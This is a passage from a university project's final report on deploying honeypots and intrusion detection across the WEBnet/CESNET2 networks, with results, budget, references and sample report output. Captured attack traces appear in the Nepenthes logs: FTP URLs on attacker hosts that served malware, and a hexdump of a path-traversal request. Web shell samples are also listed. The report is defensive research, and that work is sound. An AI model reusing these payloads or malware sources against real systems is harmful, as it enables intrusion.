Minority operating systems (AIX, CacheFlow, Cisco, Eagle, ExtremeWare, Google, HP-UX, IRIX, NetBSD, NetCache, Novell, OpenBSD, Proxyblocker, Sega, Solaris, SunOS, SymbianOS, Tru64) were groupped together in the Other category for the purpose of our evaluation. We assume that most of these are the result of erroneous OS detection, anyway.




Figure 11: Detecting the OS with p0f

2.9 Summary of Test Results

Sensor Type	Timespan [months]	Detector Size	Total Attacks	Total Attackers	CESNET2 Attackers	WEBnet Attackers	Intercepted Samples
LaBrea	12	253 IP	-	37,628	16	8	-
Nepenthes	12	150 IP	-	28,485	16	12	456
Hihat	10	1 domain	147,130	-	0	0	-
J2EE Hihat	9	150 IP	31,761	-	0	0	-
Apache RFI	12	300 domains	31,228	-	18	0	5,234
Snort	9	1 sensor	28,825,933	-	-	-	-
PeHunter	3	1 sensor	-	-	-	-	3,111
Spamsearch	4	-	-	-	97	97	-
Celkem	-	-	-	-	147	117	8,801

In total we have identified 117 unique attackers coming from within the WEBnet network. All cases were resolved in line with WEBnet's security policy, making WEBnet/CESNET2 more secure.

2.10 Education and Publishing within the Project

Within this project we have attended the Black Hat Europe Conferece held in April 2009. Information brought back from the Conference was presented in a talk at UWB's Center for Informatuin

Technology, and the *csirt-forum@cesnet.cz* mailing list. Materials published at Black Hat Conferences 2007/2008/2009 were also used in preparing a talk for the Europen.cz Conference (May 2009[8]), focusing on the history and present of buffer overflow exploits.

Besides that, the results of the projects have been presented at the autumn CESNET seminar.

2.11 Production Deployment

Project funds were used to purchase hardware to host virtual machines, which were the used to run the applications detailed above. Given the dropping prices and greater discounts we were able to purchase a machine more powerful than originally intended. The target configuration of the server:

- 2x PE2950 III Quad Core Xeon E5450 3.0GHz,2x6MB,1333FSB
- 16GB (4x4GB Dual Rank DIMMs) 667MHz FBD
- 4x 300GB SAS 15k 3.5" HD Hot Plug

Given the needs of our systems, this configuration is more than sufficient. We have created four virtual machines using Xen. Separate machines were used for LaBrea, Nepenthes and Hihat. The remaining IDSs were running on production Web servers (apache_rfi, spamsearch.pl). For practical and safety reasons, a separate hardware owned by the Center for Information Technology was made temporarily available to deploy a centralized Snort IDS.

2.12 Books purchased

Project funds were used to purchase several books on computer secutiry.

- Craig Schiller , Jim Binkley: Botnets: The Killer Web App
  ISBN: 978-1597491358
- Greg Conti: Security Data Visualization
  ISBN: 978-1-59327-143-5
- Ben Fry: Visualizing Data
  ISBN: 978-0-59651-455-6
- David Maynor, K.K. Mookhey, Jacopo Cervini, Fairuzan Roslan, Kevin Beaver: Metasploit Toolkit for penetration testing, exploit development and vulnerability research
  ISBN: 978-1-59749-074-0
- N. Provos, T. Holz: Virtual Honeypots: From Botnet Tracking to Intrusion Detection
  ISBN: 978-0321336323
- Bruce Schneier: Schneier on Security
  ISBN: 978-0470395356
- Bruce Schneier: Applied Cryptography: Protocols, Algorithms, and Source Code in C
  ISBN: 978-0471117094
- Kevin Mitnick, William L. Simon : Umění klamu
  ISBN: 83-7361-210-6

3 Goals Achieved

The Project aimed at testing several IDS solutions and identifying two or three systems for production deployment. Furthermore, we wanted to learn more about IDS and IT security in general. On top of that we wanted to set foundations for further development of IDSs within the WEBnet network and set up data stores for collected data.

We have tried five different open source solutions (LaBrea, Nepenthes, Hihat, Snort and PE Hunter) and created two more ourselves (apache_rfi, spamsearch.pl). We have also tried another supplementary solution (p0f). Based on our evaluation, four of the seven systems were subsequently deployed in production (LaBrea, Nepenthes, apache_rfi and spamsearch.pl). Snort will keep running as a supplement while PE hunter and p0f will be discontinued. We would like to continue tests with Hihat, focusing primarily on the J2EE area.

We have attended the BlackHat Conference 2009, which significantly improved our security skills and brought contacts to foreign experts.

We have deployed database storage for LaBera and Nepenthes with a simple Web-based front end to simplify data analysis. In certain other cases (Snort, Hihat) data are already stored in the database by design. For ther rest of the systems (apache_rfi, J2EE Hihat, spamsearch.pl, PeHunter, Honeytrap) we have been processing the results manually. A future project could focus on extending the available data and finding a suitable method of visualising them.[23].

In total we have identified 147 security incidents originating from within the CESNET2 network. Among those there were 117 coming from WEBnet. The Spamsearch.pl solution proved to be the most efficient.

In our opinion the project has contributed to improving the security of the WEBnet and CESNET2 networks. The project was in budget and its goals were achieved.

4 Justfication of Changes

The duration of the project was extended from the original 12 months by 6 months.

The hardware purchased (1 server) is more powerful than originally planned. This was made possible by dropping prices. Given the current load on the server, it should be sufficient for a future project or for extending the existing IDS infrastructure.

Contrary to our previous intention to deploy Snort on several key servers within WEBnet, we have finally installed it on WEBnet's primary line. That allowed us to monitor most of the traffic on the network, which was even more beneficial.

We have attended the BlackHat Conference 2009 rather than Ares 2008.

The original intention to share our data with third parties (Dshield.org, Honeynet.cz) was not fulfilled in the end. Given the diversity of systems, cleaning and obfuscating the data to prevent leaking of sensitive information proved too complicated.

Web attack detection systems PHP Hop and GHH were not investigated. They were replaced by the Hihat solution, couppled with our own apache_rfi.

Funds originally intended as wages were used to settle conference fees since the attendacne cost exceeded that originally planned in the projects budget.

5 Results and their Applicability

Four IDS solutions (LaBrea, Nepenthes, apache_rfi, spamsearch.pl) deployed in production constitute the primary results of the Project. They will keep running in WEBnet even after the project ends. On top of that there is one experimental (Hihat) and one supplementary (Snort) system that will receive further attention along with our regular activities or possibly within a future project. The virtual server infrustructure allows us to test and run other honeypots, or extend the existing infrastructure.

We have dealt with 87 compromised machines (unique) identified locally in the WEBnet network. This has improved the network's security. We have also reported nine security incidents to

other member networks connected to CESNET2. Only five of them responded. One of our reports lead to discovering a serious flaw in securing an important portal within a member's network.

Examples of data produced by individual systems, and tools we use to process the data, are also considered Results of the project. An overview of available scripts is given in Appendix B. This information may be used to deploy identical or similar IDS solutions in other CESNET networks. Since the published data include sensitive information, they are only available on a CD enclosed with the physical copy of this Final Report. They may be provided to other members of the CESNET association upon request if approved by CESNET-CERTS.

Our attendance at the BlackHat Conference 2009 resulted in a talk at the EurOpen.cz Conference [8].

Our presentation at the autumn CESNET seminar was also based on the results of this Project.

The data obtained and the tools used for their evaluation will be used in the future to resolve incidents in the WEBnet/CESNET2 networks.

Experience gathered in the course of the project has been summed up in this Final Report instead of a Technical Report as originally planned. The extent and the contentes of such Technical Report would be identical with the extent and contents of Chapter 2 and data published in Appendix B.

We would like to run another project in the future, focusing on the use of LaBrea and Honeytrap honeypots with IPv6 support. Another area to address involves visualisation of data gathered by the tools [23].

6 Impact of the Project

The goal and also the main impact of the Project consists in the depolyment of several IDSs in the WEBnet network. This goal was achieved and WEBnet's security team was furnished with tools that improve security across the network. Other members may benefit from the published data and tools, which can be used to set up identical or similar solutions. Part of the data can be also used for education or research.

The Project provided us with enough time and space for learning, which is to be considered another positive impact. Some of the resources we have used are listed in Chapter 8. In our opinion, the Project helped us greatly improve our skills and knowledge of IDS, malware analysis and taxonomy of attacks occurring in contemporary Internet.

Yet another impact of the project consists in the creation of virtual server infrastructure. It can be easily extended and used for further research or subsequent projects.

7 Press Release

An IDS development project has finished at the University of West Bohemia. It lead to production deployment of four Intrusion Detection Systems that help detect compormised machines within the WEBnet and CESNET2 networks, contributing to overall netowrk security.

8 Budget

Two organizations contributed to the project: the CESNET Development Fund and the University of West Bohemia in Pilsen. The CESET Development Fund funded the purchase of hardware to run the intrusion detection systems. UWB funded the purchase od books, conference attendance fees and travel costs.

The final statement was elaborated by the Economy Department at the University of West Bohemia, following applicable regulations. Receipts for payment are also available there.

All items are listed excluding VAT.

Item	Cost	Funded	Category
IDS Server	112,000	CESNET	dl.hm.m.
Books	8,698	UWB	Books and didactic tools
Foreign travel cost	4,580	UWB	travel
Local travel cost	719	UWB	travel
Conference fees	26,809	UWB	other
Accommodation, travel allowance	20,723	UWB	travel
Wages	0	UWB	wages
Total CESNET	112,000	-	
Total UWB	61,529	-	
Total	173,529	-	

A total of CZK 173,529 was spent, 112,000 contributed by the CESNET Development Fund and 61,529 contributed by the University of West Bohemia. UWB's participation amounted to 35 %.

The difference between the projected cost (CZK 241 thousand) and the actual cost (CZK 173 thousand) is caused namely by dropping prices of hardware and reduced cost of travel around Europe.

Books and References

[1] Pavel Vachek: LaBrea – Technická zpráva CESNETu č. 5/2006
http://www.cesnet.cz/doc/techzpravy/2006/ids/

[2] LaBrea homepage
http://labrea.sourceforge.net/labrea-info.html

[3] The Google hack Honeypot
http://ghh.sourceforge.net/

[4] PHP.Hop - PHP Honeypot Project
http://www.rstack.org/phphop/

[5] Michael Muuter, Felix Freiling, Thorsten Holz, Jeanna Matthews: A Generic Toolkit for Converting WebApplications Into High-Interaction Honeypots
http://people.clarkson.edu/ jnm/publications/honeypot-raid2007.pdf
http://hihat.sourceforge.net/

[6] SNORT
http://www.snort.org

[7] BASE - Basic Analysis and Security Engine
http://sourceforge.net/projects/secureideas

[8] Radoslav Bodó: Jak se smaží zásobník
Sborník konference Europen.cz, jaro 2009, Praděd
ISBN: 978-80-86583-16-7
http://www.europen.cz

[9] webhoneypot - Google Code
http://isc.sans.org/diary.html?storyid=6070
http://code.google.com/p/webhoneypot/

[10] Hobbit hobbit@avian.org: CIFS: Common Insecurities Fail Scrutiny
http://www.avian.org

[11] Graphviz - Graph Visualization Software
http://www.graphviz.org

[12] Tomáš Košnar: Benefity a úskalí plošného souvislého sledování IP provozu na bázi toků při řešení bezpečnostních hlášení
Sborník konference Europen.cz, jaro 2009, Praděd
ISBN: 978-80-86583-16-7
http://www.europen.cz

[13] Kris Kendal: Practical malware analysis
BlackHat 2007
http://www.blackhat.com/html/bh-media-archives/bh-multimedia-archives-index.html

[14] Jan Goebel, Jens Hektor, Thorsten Holz: Advanced honeypot-based intrusion detection
;login: v.31 n.6
http://www.usenix.org/publications/login

[15] Dave Ditrich, Sven Dietrich: Command and control structures in malware: from malware handler/agent to P2P
;login: vol.32 no.6
http://www.usenix.org/publications/login

[16] Sam Stover, Dave Dittrich, Jodn Hernandez, Sven Dietrich: Analysis of of the Sorm and Nugache trojans: P2P is here
;login: vol.32 no.6
http://www.usenix.org/publications/login

[17] Guofei Gu, Junjie Zhang, Wenke Lee: BotSniffer: Detecting Botnet Command and Control Channels in Network Traffic
http://www-static.cc.gatech.edu/ guofei/paper/Gu_NDSS08_botSniffer.pdf

[18] Michael Muter, Felix Freiling, Thorsten Holz, Jeanna Matthews: A Generic Toolkit for Converting Web Application Into High-Interacton Honeypots
http://people.clarkson.edu/ jnm/publications/honeypot-raid2007.pdf

[19] Hitpopo DDoS Malware Analysis, public version
http://atlas-public.ec2.arbor.net/docs/Hitpop_DDoS_Malware_Analysis_PUBLIC.pdf

[20] Cliff C. Zou, Ryan Cunningham: Honeypot-Aware Advanced Botnet Construction and Maintenance
http://www.cs.ucf.edu/ czou/research/honeypot-DSN06.pdf

[21] Michael Muter: Web-Based Honeypot Decoys
Diploma thesis, 2007
http://pi1.informatik.uni-mannheim.de/filepool/theses/diplomarbeit-2007-mueter.pdf

[22] Craig Schiller , Jim Binkley: Botnets: The Killer Web App
ISBN: 978-1597491358

[23] Greg Conti: Security Data Visualization
ISBN: 978-1-59327-143-5

[24] CWH: LFI to RCE Exploit with Perl Scrip
http://www.packetstormsecurity.com/papers/attack/lfirce-perl.txt

[25] Internet Storm Center
http://isc.sans.org

[26] Databaze malware
http://www.shellci.biz/
http://www.nothink.org/binaries/malware-archive.html
http://www.cyber-ta.org/releases/malware-analysis/public/
http://nepenthes.carnivore.it/analysis:norman

[27] The Intrusion Detection Message Exchange Format (IDMEF)
http://tools.ietf.org/html/rfc4765

[28] dbacl - a digramic Bayesian classifier
http://dbacl.sourceforge.net/

A *dbacl* Bayes Classifier Categories

Category	No. of Samples
spam	2277
genericprobe	610
maildrop	558
pbot	523
botexec	201
massmailer	122
userfinger	100
safemode	75
filetool	70
r57	69
obf (obfuscated code)	67
frames	63
c99	62
html	58
dynamicprobes	57
defacingtool	45
tools	34
shellbot	34
staticprobes	29
rss	26
iframe	25
exec	21
genericprobewithmaildrop	20
404	15
genericprobewithiframeinjection	14
bin	13
misc	12
perl	9
botexecplus	9
webdrop	6
error	4
phpbot	3
empty	3
Celkem	5234

B Description of Published Data

Since the published data include sensitive information, they are only available on a CD enclosed with the physical copy of this Final Report. They may be provided to other members of the CESNET association upon request if approved by CESNET-CERTS.

For the needs of the review these data were made available temporarily at `http://home.zcu.cz/~bodik/mysphere1-data.tgz` (200 MB).

```
|-- data
|   |-- apache_rfi
|   |   |-- dbacl12 - training data files for bayes filters
|   |   |-- downloads - sorted samples of Web PHP malware
|   |   |-- sample-rfi.log.20081116010101 - examples of script input data
|   |   `-- sample.report - example of a daily report
|   |-- hihat
|   |   |-- scripts/hihat/webhpj2ee/* - honeypot example
|   |   |-- analyza-j2ee.ods - record of an attack on j2ee hihat
|   |   |-- bruteforces-passwords.txt - password guessing attempts
|   |   |-- bruteforces-usernames.txt - username guessing attempts
|   |   |-- fexshell - java malware droppper
|   |   `-- jshell - java web shell
|   |-- labrea
|   |   |-- labrea.log.sample - LaBrea log examples
|   |   `-- report.sample - report example
|   |-- nepe
|   |   |-- binaries - intercepted malware
|   |   `-- log - event log example
|   |-- p0f
|   |   |-- graphdata.csv - detected OS graph data
|   |   `-- graphdata.ots - detected OS graph data
|   |-- pehunter
|   |   `-- 00-clamav - PE files test results
|   `-- snort
|       `-- p2p-200901120030.log - example of p2p statistics gathered by Snort
|-- scripts
|   |-- apache_rfi
|   |   |-- apache_rfi.ignore - log filters
|   |   |-- apache_rfi.sh - main searching script
|   |   |-- apache_rfi.txt - readme
|   |   |-- apache_rfi2csv.sh - converting log to graph data
|   |   |-- apache_rfi_download.pl - downloadng included malware
|   |   |-- apache_rfi_report.pl - reporting
|   |   |-- crontab
|   |   |-- cz.test - testing data for pbotsnif3.pl
|   |   |-- datamine.txt - readme
|   |   |-- download_malware.pl - utility
|   |   |-- learn_dbacl.sh - bayes filter training
|   |   |-- pbotmap3.sh - drawing IRC structure with graphviz
|   |   |-- pbotsnif3.pl - acquiring data from IRC
|   |   `-- urlview - utility
|   |-- hihat
|   |   |-- apache2csv.sh - converting apache log to csv for j2ee hihat evaluation
|   |   |-- clean_hihat_spiders.sh - database maintenance
|   |   |-- getbruteforces.sh - password guessing detection
|   |   |-- getmanager.sh - tomcat exploit detection by hihat
|   |   |-- getrfi.sh - RFI detection by hihat
|   |   |-- getsql.sh - SQL injection detection by hihatu (does not work)
|   |   |-- hihat.txt - hihat
|   |   |-- hihat_report2.pl - reporting
|   |   |-- mk_hihat - turning any application into a honeypot
|   |-- labrea
|   |   |-- crontab
|   |   |-- datamine.txt - datamining query example
|   |   |-- install.txt
|   |   |-- labrea.ignore - labrea log filter
|   |   |-- labrea.init - rc script
|   |   |-- labrea.loadup - datova pumpa (spoustena z~rc)
|   |   |-- labrea.logrotate - konfigurace pro logrotate
|   |   |-- labrea.munin - Munin plugin zobrazujici aktualne uzite pasmo
|   |   |-- labrea.sql - predloha databaze
|   |   |-- labrea_report.pl - reporting
|   |   `-- network-vlanXXX - ukazka nastaveni site v~pripade tagovane Vlany na ktere ma honeypot fungovat
|   |-- nepenthes
|   |   |-- aliases - adresy nahazovanych ifacu
|   |   |-- datamine.txt - sql dotazy pro datamining
|   |   |-- install.txt
|   |   |-- nepe.init - rc skript
|   |   |-- nepe.loadup - datova pumpa
|   |   |-- nepe.logrotate - nastaveni pro logrotate
|   |   |-- nepe.sql - predloha databaze
```

```
|   |   |-- nepe.txt
|   |   |-- nepe_report.pl
|   |   |-- nepe_report2.pl - reporting
|   |   |-- network-aliases - nastaveni site
|   |   `-- network-vlanYY - nastaveni site pro tagovanou vlan
|   |-- p0f
|   |   |-- p0f.init - rc skirpt
|   |   |-- p0f.logrotate - nastaveni pro logrotate
|   |   `-- p0fgraph.sh - generovani CVS z~dat pro tvorbu grafu
|   |-- snort
|   |   |-- oinkupdate.sh - update standardnich pravidel pro snort
|   |   |-- rotate_snort.sh - database rotation
|   |   |-- searchp2p.pl - P2P statistics generation
|   |   |-- snortip.php - utility
|   |   `-- urlcode.pl - utility
|   |`-- spamsearch
|   |   `-- spamsearch2.pl - script to search Calligare NetFlow Inspector database for spammers
|   |-- ipint.pl - utility
|   |-- makeregs.pl - utility
|   |-- ownnet - list of networks to monitor
|   |-- ownnet.fullmask - list of networks to monitor -- full mask
|   |-- ownnet.ranges - list of network ranges to monitor
|   `-- ownnet.rangesint - list of network ranges to monitor
`-- src
    |-- log-grep - event log generating module for Nepenthes
    |   |-- Makefile.am
    |   |-- Makefile.in
    |   |-- log-grep.conf.dist
    |   |-- log-grep.cpp
    |   |-- log-grep.hpp
    |-- labrea-patch-curretnt-bw-bytes.diff - patch to modify bandwidth usage reporting
    |-- labrea-patch-dumbnet-headers.diff - patch to compile with a new library version
    |-- libnet-whois-iana-perl_0.23-1_all.deb - perl module for whois queries
    |-- nepenthes-log-grep.patch - patch to integrate log-grep module
    |-- pehunter-sessions.patch - pehunter patch to limit session lengths to monitor.
    `-- web - labrea, nepenthes and hihat web interface
        |-- build_table.php
        |-- build_table_html.php
        |-- db.inc.php
        |-- graph_hihat_attackers.php
        |-- graph_hihat_modules.php
        |-- graph_labrea_attackers_count.php
        |-- graph_labrea_bw.php
        |-- graph_nepe_attackers_count.php
        |-- graph_nepe_dialogues.php
        |-- graph_nepe_events.php
        |-- graph_port_activity_heatmap.php
        |-- index.html
        |-- jpgraph -> jpgraph-2.3.4
        |-- jpgraph-2.3.4
        |-- jquery-1.3.1.min.js
        |-- jscalendar -> jscalendar-1.0
        |-- jscalendar-1.0
        |-- menu.html
        |-- nepe_graphs.php
        |-- nqt
        |-- ownnet.rangesint
        |-- stats_hihat.php
        |-- stats_host.php
        |-- stats_labrea.php
        |-- stats_nepe.php
        `-- stats_port_activity.php
```


C Examples of Generated Reports and Web Interfaces

C.1 labrea_report.pl

```
DEBUG: query whois for 216.191.75.193
DEBUG: query whois for 24.80.177.41
DEBUG: query whois for 131.193.39.207
DEBUG: query whois for 217.133.229.193
DEBUG: query whois for 222.133.128.205
DEBUG: query whois for 125.123.145.196
DEBUG: query whois for 24.80.194.248
DEBUG: query whois for 70.67.220.123
Total sessions: 9327


Total attackers in ownnet: 1
        147.231.xx.194 at 147.228.0.0/14: 36 times


Destination ports listing: 34 in total
  445:       4566
  139:       2094
 3306:        654
 1080:        383
 5405:        266
 3128:        252
 8800:        252
 1433:        252
  623:        245
   25:        228
  111:         88
 <zkraceno>


Attackers listing: 138 in total
   213.215.208.132:        497   IT
     70.70.124.224:        496   CA
      213.80.23.75:        433   SE
       66.151.10.1:        266   US
    217.106.133.72:        252   RU
   122.116.113.218:        228   TW
    131.193.39.207:        221   US
    81.195.104.242:        220   RU
      70.70.18.221:        207   CA
       70.71.74.29:        196   CA
       64.16.34.34:        183   US
     209.82.46.121:        179   CA
      70.76.97.135:        177   CA
       86.68.73.82:        177   FR
     83.110.88.100:        175   AE
     70.78.210.128:        174   CA
      24.67.14.151:        171   CA
     24.79.212.162:        168   CA
    83.110.255.155:        167   AE
      24.77.249.93:        166   CA
<zkraceno>
... and 17 more skipped


Countries listing: 23 in total
                  Canada (  CA):       4774
            United states (  US):        737
       Russian federation (  RU):        634
                   China (  CN):        627
                   Italy (  IT):        567
                  Sweden (  SE):        469
     United arab emirates (  AE):        351
                  France (  FR):        256
                         (    ):        241
                  Taiwan (  TW):        228
          United kingdom (  GB):        165
                  Poland (  PL):        141
             Switzerland (  CH):         94
          Czech republic (  CZ):         36
               Mauritius (  MU):         27
                         (  EU):          4
                   Korea (  KR):          4
                 Belgium (  BE):          3
               Australia (  AU):          2
```

```
ES, CNCN, JP, HKHK,
```

C.2 Web Interface to LaBrea Data



Overall

Time frame: 2008-03-19 12:33:27 - 2009-05-09 20:15:31
Last bw at: 2009-05-09 20:15:31 - **1648b/s**
Last tarpit at: 2009-05-09 20:15:02 (**1m ago**) from 79.229.43.213 (p4FE52BD5.dip.t-dialin.net)
Legend: Port rise Port fall Well-known port Registered port Dynamic/private/local port

Ownnet attackers for 30 days

time	held	ips	ipd	psrc	pdst	count	hostname
2009-04-29 11:00:48	0	195.113.1[redacted]	[redacted].166	3145	21705	1	[redacted].vvs-pv.cz
2009-04-27 00:16:29	5	146.102.[redacted]2	[redacted].48	5042	1433	252	[redacted].vse.cz
2009-04-25 12:50:19	0	195.113.[redacted]4	[redacted].128	3027	15854	1	[redacted].cuni.cz
2009-04-16 14:15:23	0	78.128.1[redacted]0	[redacted].183	2530	25724	1	[redacted]e.cuni.cz

Port trends

trend = count(dpst) - avg(last 72 hours)


pdst/name	count	count72	trendRatio
1433/ms-sql-s	31364	91224	0.344
3306/mysql	3368	3086	1.091
22/ssh	1862	618	3.013
23/telnet	1599	682	2.345
25/smtp	1559	683	2.283
445/microsoft-ds	1232	608	2.026
4899/radmin-port	1094	932	1.174
139/netbios-ssn	526	205	2.566
2967/	502	880	0.57
1080/socks	256	90	2.844
8089/	252	425	0.593
21/ftp	252	169	1.491
3050/gds_db	250	0	250
9090/	250	569	0.439


C.3 nepe_report2.pl


```
Total sessions: 14373
Total events: 60617
               EV_SOCK_TCP_RX: 23151
            EV_SOCK_TCP_CLOSE: 14068
          EV_SOCK_TCP_ACCEPT: 12346
                 EV_HEXDUMP: 4113
                EV_DOWNLOAD: 1734
  EV_DIALOGUE_ASSIGN_AND_DONE: 1732
           EV_SHELLCODE_DONE: 1732
                 EV_SLAMMER:  869
              EV_SOCK_UDP_RX:  869
               EV_SUBMISSION:    3


Total attackers in ownnet: 1
147.228.xx.161 at 147.228.0.0/14: 25064 times


Uniq submissions: 3
SUBMISSION: 5a0e0370ce40bd8aa2c25b2a2e8b347e ftp://1:1@58.77.97.100:55083/vPanele.com:    1
-rw-r--r-- 1 nepe1 nepe1 105472 Nov 16  2008 /opt/nepe/var/binaries/5a0e0370ce40bd8aa2c25b2a2e8b347e
http://www.cyber-ta.org/releases/malware-analysis/public/SOURCES/5a0e0370ce40bd8aa2c25b2a2e8b347e/
5a0e0370ce40bd8aa2c25b2a2e8b347e.virus-labels

SUBMISSION: 831f4ee0a7d2d1113c80033f8d6ac372 ftp://anonymous:bin@79.41.216.217:5554/13938_up.exe:    1
-rw-r--r-- 1 nepe1 nepe1 15872 Mar  4  2008 /opt/nepe/var/binaries/831f4ee0a7d2d1113c80033f8d6ac372
http://www.cyber-ta.org/releases/malware-analysis/public/SOURCES/831f4ee0a7d2d1113c80033f8d6ac372/
```

```
831f4ee0a7d2d1113c80033f8d6ac372.virus-labels
http://nepenthes.mwcollect.org/analysis:norman:831f4ee0a7d2d1113c80033f8d6ac372
http://www.honeynet.unam.mx/en/malware.pl?hash=831f4ee0a7d2d1113c80033f8d6ac372

SUBMISSION: e7801a316bb060178914ae9dbfd0078a ftp://1:1@89.136.110.154:63219/Tilesys.com:    1
-rw-r--r-- 1 nepe1 nepe1 214016 Nov 16  2008 /opt/nepe/var/binaries/e7801a316bb060178914ae9dbfd0078a
http://www.cyber-ta.org/releases/malware-analysis/public/SOURCES/e7801a316bb060178914ae9dbfd0078a/
e7801a316bb060178914ae9dbfd0078a.virus-labels



Uniq hexdumps: 33
HEXDUMP: 0f7b92f524b404314c0b6cc6c3e76215:    1
-rw-r--r-- 1 nepe1 nepe1 613 Mar 22 19:47 /opt/nepe/var/hexdumps/0f7b92f524b404314c0b6cc6c3e76215.bin
00000000  50 4f 53 54 20 2f 75 6e  61 75 74 68 65 6e 74 69  |POST /unauthenti|
00000010  63 61 74 65 64 2f 2f 2e  2e 25 30 31 2f 2e 2e 25  |cated//..%01/..%|
00000020  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000030  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000040  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
00000050  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000060  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000070  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
00000080  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000090  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
000000a0  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
000000b0  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
000000c0  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
000000d0  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
000000e0  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
000000f0  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000100  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
00000110  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000120  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000130  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
00000140  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000150  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000160  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
<zkraceno>
```

C.4 Web Interface to Nepenthes Data







Overall

Time frame: 2008-03-20 14:29:14 - 2009-05-24 11:33:50
Last attacker at: 2009-05-24 11:33:50 (**35m ago**) from 147.[redacted]0.67 ([redacted].zcu.cz)
Legend: Port rise Port fall Well-known port Registered port Dynamic/private/local port

Ownnet attackers for 30 days

time	held	ips	ipd	psrc	pdst	count	tot_size	hostname
